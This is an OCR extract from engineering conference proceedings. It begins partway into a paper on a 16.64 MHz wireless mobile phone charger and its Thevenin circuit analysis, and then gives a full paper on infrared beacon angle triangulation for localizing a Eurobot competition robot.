


Figure 2. Wireless power transfer system with *T* equivalent circuit for air-core transformer

The values X_1, X_2, X_M and X_{C2} in equivalent circuit are as given in (3)-(6), respectively. This corresponds to a phasor analysis. The aim is to replace the wireless power transfer system with Thevenin voltage and Thevenin impendance. By so doing the mathematical formulation of the wireless power transfer can be evaluated.

$$X_1 = j\omega(L_1 - M) \tag{3}$$

$$X_2 = j\omega(L_2 - M) \tag{4}$$

$$X_M = j\omega M \tag{5}$$

$$X_{C_2} = \frac{1}{j\omega C_2} \tag{6}$$

Equations (7) and (8) give the calculated values for Thevenin voltage U_T and impedance Z_T, for system operating at resonant frequency $\omega = 1/\sqrt{L_2 C_2}$. Fig. 3 shows the wireless power transfer system with equivalent Thevenin power supply.

$$U_T = U_S \frac{M}{C_2} \cdot \frac{R_2(R_S + R_1) + \omega^2 M^2 - j\omega L_1 R_2}{\left[R_2(R_S + R_1) + \omega^2 M^2\right]^2 + (\omega L_1 R_2)^2} \tag{7}$$

$$Z_T = \omega^2 L_2^2 \frac{\omega^2\left[L_1^2 R_2 + M^2(R_S + R_1)\right] + R_2(R_S + R_1)^2}{\left[R_2(R_S + R_1) + \omega^2 M^2\right]^2 + (\omega L_1 R_2)^2} + j\omega L_2 \left[\frac{\omega^4 M^2 L_1 L_2}{\left[R_2(R_S + R_1) + \omega^2 M^2\right]^2 + (\omega L_1 R_2)^2} - 1\right] \tag{8}$$




Figure 3. Wireless power transfer system with equivalent Thevenin power supply

Figure 4. shows the Thevenin voltage and impedance for different values of mutual inductance *M*, which derives from physical placement of the coupled coils L_1 and L_2. Since the distance between coupled coils and their three-axial alignment are not constant, U_T and Z_T vary in a wide range of values.




Figure 4. Thevenin voltage and impedance for different M values

Analytical results shown in Figure 4. correspond to coils with resistance $R_1 = R_2 = 0.1\ \Omega$. With a higher resistive part of the coupled coils, that is, with lower Q factor, a maximal achievable voltage at the secondary side lowers.

From Fig. 4. can be seen that maximal voltage is achieved for $M = 5 \cdot 10^{-7}$ H. Therefore, the Fig. 5 gives the Thevenin voltage values for various combination of R_1 and R_2, with $M = 5 \cdot 10^{-7}$ H.




Figure 5. Impact of Q factor (R_1 and R_2 resistance) of coupled coils L_1 and L_2 on Thevenin voltage value

It can be seen that the Q factor of the secondary side has significant impact on power transfer performance, therefore the coil design with highest possible Q will be the main focus of many design requirements. It has to be about the same size as the cell phone because the transmitting and the receiving coil should be ideally the same size. It has to have the highest possible Q, and must operate at the highest frequency without transmitting radio waves (RF). That is possible if the wavelength is small enough with respect to the dimensions of the coil itself. This is satisfied for the mobile phone sized coil and frequencies in high frequency region (HF) which spans from about 3 to 30 MHz.

A frequency spectrum in HF region that is not occupied must be used. According to [8] for frequency spectrum in Croatia there is a lot of choices of unused frequency bands. The best spectrum region would be the one with the widest spectrum of unused frequencies. With that in mind one choice is the obvious and that is frequency region from 15.8 to 17.48 MHz which is 1.68 MHz wide. Since we don't want to interfere with occupied spectrums we will chose the middle of our chosen spectrum which is 16.64 MHz. This is the target frequency of the presented system.

Using frequency in HF region has its downsides. In the MHz range skin effect can have influence in the final charger performance.

Skin effect is an effect where current is forced to the outer edges of a conductor. The effect is more evident as the frequency goes up. According to (9) the skin depth at 16 MHz is around $1.631*10^{-5}$m [4]. Since the coils and conductors will be made on an printed circuit board (PCB) this will not have a significant impact, because there will still be 93.2 % of the conductor used, since the copper thickness on PCB is 0.035 mm.

$$\partial = \sqrt{\frac{\rho}{\pi f \mu}} \tag{9}$$

Where ∂ is the skin depth of the used conductor with conductivity ρ and magnetic permeability μ, at the given frequency f.

III. CIRCUIT

With the theory explained, in this section the practical design is described. First the design requirements. Transmitter needs to be practical and as small as possible which means it should be built as a charging pad not much larger than the phone itself. Receiver should be small to fit on or in the phone and simple to manufacture. It has been concluded that both transmitting and receiving coil need to be with the highest quality factor achievable on the PCB. The coils should not be considerably larger than the cell phone because the secondary coil should be able to enclose the open surface area in the middle of the primary coil. The reason for a spiral planar coils usage is their convenience for the flat pad charger, and they can also be easily built in the cell phone itself.

Starting at the transmitter the easiest way is to make it from single piece of PCB and as simple and as reliable as can be done. What is needed is an oscillator with stable frequency, power amplifier and a transmitting coil that resonates.

In Fig. 6. the schematics for the transmitter can be seen. It consists of an oscillator made from 16 MHz crystal oscillator and an inverter.

Signal is then amplified with the five remaining inverters in a 14 pin inverter chip. Next, there is a low pass filter designed to filter out crystal oscillator harmonics and to limit the current drawn from the oscillator. From there we have a power amplifier made from two transistors. They are connected in a Darlington configuration for power amplification. The transmitter coil and a variable capacitor are connected for parallel resonance. In that configuration the minimum current is drawn when resonance is achieved. This is a good way for controlling the current and the transmitted power. There is also a current limiting resistor R_6 for protection. Since parallel resonance is used, the voltage on the transmitting coil is double of the input voltage of the wireless charger.

The PCB is designed so that both parallel and serial resonances can be achieved. The same thing is made for the receiver. Testing has shown that using parallel resonances for both the transmitter and receiver works fine and does not deliver too much power to the cell phone.




Figure 6. Final schematics for the transmitter




Figure 7. Receiver schematics

The receiver as shown in Fig. 7 is made from LC oscillator (for both the parallel and series resonance), one diode rectifier, filtering capacitor, and a zener diode. There are also four white LED diodes for demonstration purposes. Using jumper JP1 from Fig. 7 we can choose to light up the LED's or to charge a phone. Jumper JP2 is used to choose from series or parallel resonance mode.

Design of the schematics and the PCB was done using Cadsoft Eagle Professional 5.7.0. The final product is shown in Fig. 8.



Figure 8. Final wireless cell phone charger

IV. MEASUREMENTS

The most important measurements are power consumption, power transfer efficiency, wave forms and spectrum analysis.




Figure 9. Voltage waveform on the receiver coil

As can be seen in Fig. 9 on the receiver we get 25.6 V peak to peak sinusoidal waveform. Since only 5 V is needed, this seems too much, but this voltage will drop under load. How much it will drop depends on transmitting coil inductance and quality factor. In our case it drops to about 12V, and the rest is removed by zener diode. The final charger is tuned so there is not a lot of excess voltage. Using series resonance on the receiving coil voltage would drop and the current would rise. Since we are using parallel LC receiving setup exact resonance does not have to be achieved and tuning the circuit becomes easier. Also the detuning over time by aging components and by accident has less of an effect on the chargers performance.

Next set of measurements are power transfer efficiency tests. Maximum power drawn from the circuit was 100 mA at 5 V. This results in 0.5 W on the secondary while the primary was using 3.042 W. That means this charger is around 16.44 % efficient. Much higher efficiencies where achieved according to [2], but with such low power consumption in the first place this results are acceptable. With further tuning the efficiency could be raised.

Frequency spectrum that is being radiated can cause interferences with other nearby systems or with the phone itself. Crystal oscillators have high quality factor in respect with other oscillators such as phase shift oscillators. This means that their higher and lower harmonics have quite large amplitudes with comparison to their basic frequency. This is clearly shown in Fig. 10.

Having filters to prevent higher harmonics from being amplified or transmitted becomes very important. This prototype does transmit some signals beyond HF region, but these harmonics can be easily filtered.

Cell phones have couple of antennas built in them, and every conductor inside them can pick up noise from the wireless charger. It is also important to check if the cell phone can establish a connection with the base station and send or receive messages. It also must be checked if other function of the phone work. With presented design no problems were located and every tested function worked without any problems.




Figure 10. Frequency specter of the crystal oscillator

V. CONCLUSION

The presented concept of the wireless mobile phone charger has an operating distance up to 2.5 cm between charger and mobile phone. Power transfer of 0.5 W is accomplished, which is sufficient to charge a mobile phone. The charger design is simple enough and it does not interfere with the mobile phone functionality while the device is charging.

For the future work, the communication technology integration in the charger is needed. Bluetooth can provide the communication option to the charger that needs to have more functionality since it is practical only for a desktop use. Size of the transmitter and the fact that it still needs a regular power adapter make this charger unpractical if charging the phone is its only application.

Standardizing the chargers will not be enough for the future use. As the power demands grow every day electronics need to be as functional as possible and as energy efficient as we can make them. To keep the power consumption at its minimum and to keep the batteries from overcharging phones processor can be used to regulate the charging process (smart charging). With the integration of Bluetooth communication and implementation of smart charging, wireless charger has a chance to change the way we use our phones and to become a very useful tool.

REFERENCES

[1] Wireless energy transfer, (http://www.powerbeaminc.com/media/cmp_eetimes_altenergy_20100621.pdf)

[2] A. Kurs, A. Karalis, R. Moffatt, J. D. Joannopoulos, P. Fisher and M. Soljačić, "Wireless Power Transfer via Strongly Coupled Magnetic Resonances," SCIENCE, vol. 317, July 2007

[3] B. Lenaerts and R. Puers, "Inductive powering of a freely moving system," *Sensors and Actuators*, vol. A123 124, pp. 522-530, 2006.

[4] M. Sehil, M. Sawan, A. Khouas, "Modeling efficient inductive power transfer required to supply implantable devices," *Proc. of 10th Annual Conference of the International FES Society*, July 2005.

[5] O. Chevalerias, S. O'Reilly, J. Alderman, "Inductive powering for biomedical applications," *Proc. of 9th Annual Conference of the International FES Society*, September 2004.

[6] D.Vinko, T. Švedek and M. Herceg, "Effects of Power Consumption and Modulation of the Passive RFID Tag on the Transmission Range of Backscattered Signal," in *Proc. 51st Int. Syposium ELMAR-2009*, Zadar, Croatia, 2009, pp. 263–266.

[7] D.Vinko, T. Švedek and D. Žagar, "Rectifier and modulator architecture in passive RFID transponders," in *Proc. 5th European Conference on Circuits and Systems for Communications ECCSC'10*, Belgrade, Serbia, 2010, pp. 169–172.

[8] Namjena radijskih frekvencija, (http://narodne-novine.nn.hr/clanci/sluzbeni/dodatni/379357.htm)

Hardware realization of autonomous robot localization system

Brkić Miodrag*, Milan Lukić*, Jovan Bajić*,Bojan Dakić * and Milorad Vukadinović*
*University of Novi Sad/Faculty of Technical Sciences/Department of Power, Electronics and Communication Engineering/Novi Sad Serbia
brxnet@yahoo.com

Abstract - One of the most important problems in autonomous robot guidance is their localization, i.e. determining their physical location within their operating area. In this paper we describe hardwre realization of triangulation method for localization of wheeled autonomous robot that operates on flat rectangular surface. Triangulation is a method of calculating location of robot relative to 3 landmarks (beacons) located on fixed predetermined positions. This method usually needs measurement of distances between robot and beacons, to be able to calculate robot position. Different approach based on angle measurement is described in this paper, advantages of this method are discussed and details of hardware realization are explained. System is realized and tested, measurement results are given.

I. INTRODUCTION

For autonomous robots which must operate without human interfering it is of vital importance that robot has information about its position on the playing field available during the whole duration of the match. There area many systems used for robot positioning, depending of the type of the robot and location where it will be used indoors or outdoors, flat or uneven terrain, small or large moving space…

System in this paper is designed to be used in EUROBOT [1] competition, with mostly flat playing field of relative small dimensions (2x3m). Simple localization systems for this type of terrain uses infrared beacon which allows them to know their orientation on the field, but not exact location. More complex systems use ultrasonic measurements [2], but these systems are not useful in location with significant environmental noise. Camera systems with image processing [3] are most sophisticated, and can be used in robot navigation, since these systems can be developed to detect object on terrain. These type of systems suffer from problem of variations in environmental illumination, complex algorithms and quality hardware must be used to operate in these conditions.

There are numerous papers [4], [5] with robot localization system based on infrared beacons, but they are usually with emphasis on theoretical explanation of this type of systems and algorithms for their calculation, they don't present hardware realization of the system. In this paper, we first describe some of the existing and frequently used localization methods in EUROBOT competition, and then we describe our localization method based on angle measurement, with detailed hardware description. Similar system for robot localization is reported in [6]. This system uses additional lens and mirror for directing optical signal to the sensor. High quality mirrors reflected above 80% of the incident light but they are quite expensive. Same goes for good lens. Additionally, in order to achieve maximum efficiency of the beam directing, lenses and mirrors must be accurately adjusted. In this paper we propose another solution without the use of additional optics which allows greater range of the sensor. Our solution is based on rotary transformer which allows contactless transfer of supply voltage to the sensor, as well as transfer of signal from sensor.

The position is calculated by sensor measurements. Since the robot moves on the bounded flat surface, its position is fully defined by three coordinates (x, y). Coordinates x and y actually signify the position of robots central point in fixed coordinate system anchored to the playing field, and is the orientation, i.e. the angle between central axis of robot and x axis (Fig. 1).

II. LOCALIZATION METHODS

A. Odometry

Odometry [7] is a robot localization method based on usage of rotary encoders. The robot has two wheels which are constantly in the contact with the surface. These wheels are mechanically coupled with encoders. The number of the pulses produced by encoders depends on the number of turns, in other words the distance traversed by wheels. This is an incremental method, which takes into account the assumption that the robot trajectory consists of sequence of segments that are approximately straight. The data coming from encoders is processed periodically, with a period short enough that the assumption about the straightness of trajectory segments still holds (10 ms). If we assign the number of encoder increments read from respective encoders during nth period by LEFT and RIGHT, it is possible to calculate the growth for all three coordinates during given period.




Figure 1. Position of robot in coordinate system

Basic flaw of this method is existence of systematic error which accumulates through time. The error appears due to slipping of wheels, the assumption of straightness of trajectory between two consecutive readings, numerical error of calculation, etc. It is possible to acquire information about robot position with acceptably small deviation with this method, but if robot slides laterally (in contact with opponent robot or some object) , system based on this method will not be able to correct error that will be produced on this situation, or even to be aware that error has happened.

B. Triangulation Based On Distance Measurement

Triangulation is well known and frequently used localization method. The position of robot is determined by measuring distances between the robot and three fixed points on known positions. For this purpose, we use three beacon positions on the edge of the field, as defined in competition rules. In Fig. 2, these positions are designated by B_1, B_2 and B_3. One of the ways to measure distances L_1, L_2 and L_3 between robot and beacons is to put an ultrasonic transmitter in each beacon and ultrasonic receiver in robot. By measuring time between the moment of issuing the command and reception of ultrasonic signal, it is possible to calculate distances, knowing the speed of sound.




Figure 2. Triangulation based on distance measurement

Now that we have measured distances L_1, L_2 and L_3, it is possible to calculate position of robot. The coordinate system is perpendicular to the playing field, with origin in B1. The unit of measure is centimeter, so the positions of the beacons are B2 (-105, 300) and B3(105, 300). By applying basic trigonometric laws, we get the following equations for robot position:

$$x = \frac{L_2^2 - L_3^2}{420}$$

$$y = \sqrt{L_1^2 - x^2}$$

The advantage of this method is that it doesn't accumulate error. When it comes to realization, the biggest problem is inadequacy of measuring methods.

The ultrasonic receivers are too sensitive to environment sounds, which leads to false distance measurement in environment that is not quiet. More sophisticated methods of distance measurement such as laser measuring sensor can be used, but this type of equipment is very expensive. It is also important to mention that this method cannot provide the information about robot orientation, so it would be necessary to use some other system do measure it (i.e. electronic compass).

C. Triangulation Based On Angle Measurement

Our approach to localization problem is based on angle measurement. Like in previous section, we use three beacons again, but this time we use coded infrared beacons. All of the beacons continuously and simultaneously transmit modulated infrared light signals with different codes, by which a receiver unit on the robot can distinguish them. The receiver sensor is in the end of the narrow cylinder which is mounted on the rotating platform. The cylinder has a narrow aperture in order to enhance directivity; the receiver is able to receive and decode the signal only when it is watching directly towards the transmitter. The mechanism that turns the receiver around contains a sensor that provides the information about its orientation (i.e. rotary encoder). This way, by turning the receiver for a full circle the robot is able to register in which positions it sees all of the 3 beacons, in other words to measure angles between these positions. The situation is shown in Fig. 3.




Figure 3. Triangulation based on angle measurement

If we designate the central point of robot by R, by measurement we acquire angles $\varphi 1 = < B1RB3$ and $\varphi 2 = < B1RB2$, which are the input parameters for the equations that are used for determining the position

We get the equations for calculating the position by using the following idea. Geometrical place of points R such that angle $< B1RB3 = \varphi 1$ is a circle with center in C1 (x1, y1), constructed above the chord B1B3, with inscribed angle $\varphi 1$. That property comes from the theorem that all of the inscribed angles over the same chord (in this case B1B3) are equal. The same way, we can construct a circumscribed circle with center in C2(x2, y2), constructed above the chord B1B2, with inscribed angle $\varphi 2$. These two circles intersect in two points, one of which is B1, and the other is R. So, the first step is to determine positions of C1 and C2 by applying laws of

trigonometry and analytical geometry. It can be shown that:

$$r_1 = \frac{\sqrt{\frac{L_1^2}{4} + L_2^2}}{2\sin\varphi_1}$$

$$x_1 = \frac{L_1}{4} - \frac{L_2}{2} ctg\varphi_2$$

$$y_1 = \frac{L_2}{2} - \frac{L_1}{4} ctg\varphi_1$$

Lengths of sides of playing field are L1 and L2, r1 and r2 are radiuses of circumscribed circles. In equations for r2,x2 and y2 φ2 is used instead of φ1.

After we have calculated coordinates of centers of both circles, we determine robot coordinates by solving the system of circle equations:

$$(x - x_1)^2 + (y - y_1)^2 = r_1^2$$

$$(x - x_2)^2 + (y - y_2)^2 = r_2^2$$

By solving the system, we get final equations for robot coordinates:

$$x = 2\frac{(x_1y_2 - x_2y_1)(y_2 - y_1)}{(y_2 - y_1)^2 + (x_1 - x_2)^2}$$

$$y = 2\frac{(x_1y_2 - x_2y_1)(x_1 - x_2)}{(y_2 - y_1)^2 + (x_1 - x_2)^2}$$

III. SYSTEM REALISATION

Since maximum speed of the robot can be up to 1m/sec or even more in short period of time, to achieve constant monitoring of position of robot system localization system has to calculate its position adequately fast. For margin of error of 10 cm, which is usually acceptable, system must be able to give 10 measurements in one second. To achieve this speed, we used brushless DC motor from VCR as rotating platform. This motor is integrated with rotary transformer which allows contactless transfer of supply voltage to the sensor, as well as transfer of signal from sensor to the microcontroller that is used for its decoding, and later for calculating the position.

Since motor needs 100 ms to rotate full circle, receiver is "seeing" the transmitters for the time that motor need to turn around 1 ° ,or 100ms/360=270us. Each transmitter are sending unique code continuously, and to distinguish them code should be at least 10bit-s long, which leads to 27us for one bit. Duration of each bit is 10 periods of carrier (Fig. 4), so one period should be minimum 2.7us. To receive this signals we use TSOP7000 infrared (IR) receiver [8], which receives the signal modulated on 455 kHz (signal period of 2.2 us).




Figure 4. Coded beacon signal and output signal from TSOP7000

Transmitters are realizes with low-cost microcontrollers which generates adequate signal for IR diodes. Since IR diodes which we use have radiation angle of 20°, an array of this diodes is used, to send IR signal on whole playfield.

Communication between transmitters (beacons) and the receiver is done via standard UART (Universal asynchronous receiver/transmitter) protocol which greatly simplifies the decoding of the corresponding beacons. Each beacon continuously transmits a unique code via UART protocol.

Functional diagram of receiver system is given on Fig. 5.




Figure 5. Functional diagram of receiver system

A. *Power supply for receiver circuit*

Since IR receiver is on rotating part of the motor, and rest of the electronic are fixes, no wire connection is possible, so rotary transformer is used to supply power. To achieve that main controller sends square signals of around 250 kHz to integrated H-bridge, which drives primary of transformer. On secondary of transformer simple diode circuit is used to obtain DC voltage.

B. *IR receiver circuit*

Acceptance angle of the infrared receiver TSOP7000 is around 90°. To increase the accuracy of the robot localization, acceptance angle must be reduced. Otherwise the error in determining the angle between the beacons can be very large, and therefore the position of robots would be misleading. In order to reduce acceptance angle, sensor (TSOP7000) is packaged in a casing with two parallel slits (Fig. 6). In this way light can reach sensor

only through the slits and acceptance angle of the receiver is reduce from 90 ^{O} (Fig. 6 b) to about 1 ^{O} (Fig. 6 c).




Figure 6. Sensor packaged in a casing with two parallel slits

Output of IR receiver TSOP7000 is in form of TTL logic signals. Output is connected to buffer realized with operational amplifier which also drives second pair of transformer coils. On secondary coil this signal is attenuated and mixed with signals from supply coils, but since frequency of useful signals is around 30 kHz, it is possible to extract them with active four-pole low pass filter. Next stages are amplifier and comparator which regenerates signal to TTL levels. Signals are then send to microcontroller.

C. *Synchronization circuit*

Although brushless motor have constant speed during one rotation, it changes with time due to decrease of battery supply of whole system. To know the time motor needs to make one rotation, we use hall sensors in combination with small permanent magnet connected to rotary part of the motor. Once per rotation hall sensor gives rising signal, but duration and amplitude of this signal varies with speed of the motor, and since there is low frequency hum from surrounding electronics, additional processing is required before it can be send to microcontroller. High pass filter eliminates noise, and voltage comparator sets level of the signal to TTL logic.

D. *Wireless communication*

This localization system is suitable for detecting the position of opponent robot, because it is allowed to put a beacon system on top of it. Then, the system uses wireless link to inform our robot about opponent position, which is very important for collision avoidance (as it is strictly forbidden by rules).

XBee module is used for wireless communication. This module has range of around 10 meters, and is able to send data on 115200 bauds, which is more than needed for our application. It is connected to serial port of microcontroller. Besides data transfer, Xbee module enables wireless control of power on and off localization system, which can significantly expand battery life.

E. *Main control circuit*

Control circuits consist of microcontroller and its peripherals. Microcontroller receives data from receiver, computes triangulation algorithms and sends position data over wireless module. It also controls peripheral circuits and motor speed.

IV. EXPERIMENTAL RESULTS

In Fig. 7 photograph of receiver of the implemented system for robot localization is presented.




Figure 7. Photograph of the receiver for robot localization




Figure 8. Robot and all beacons lies on the came circle

This system was realized and tested on the playing field for EUROBOT competition. Most precise measurements were on the center of the field, and highest errors were measured when robot was close to the parts of the fields where circle on (Fig 8.) intersect with the field. This is the extreme case when the robot and all beacons lie on the came circle, and the intersection point is not unique so position of the robot is not attainable, as it was explained in paper [4]. In this situations system detects that measured position is wrong, and that measurement is omitted. This is the reason that last measurement on Fig. 9 is omitted, and why is measurement on bottom right position so incorrect, with error above 30cm.

On Fig.9 measurement results (for the speed of 10 revolutions per second) on whole table are presented, usual error for both x and y coordinate was up to 5 cm, except on one position where this error was 10 cm. Measurement results from positions close to circle from Fig. 8 were useless. When rotation was slower, more

precise results were achieved, typical error was up to 2cm for speed of 2 revolution per second.




Figure 9. Measurement results for speed of 10 revolutions per second

In addition, measurement up to 5 meters between receiver and transmitter were made, system was able to detect transmitted code on every measurement.

V. CONCLUSION

In this paper we described details of realization of a sensor system for determining position of an autonomous robot. The system has been developed and successfully used in EUROBOT competition in 2011. This system is relatively cheap, especially compared to a laser triangulation system. Besides, it is much more reliable than an ultrasonic system. Still, it is prone to error of angle measurement, mostly because of different periods of time needed to detect transmitted code. Still, such system is suitable for detecting the position of opponent robot, because achieved precision is adequate, and it is allowed to put a beacon system on top of it.

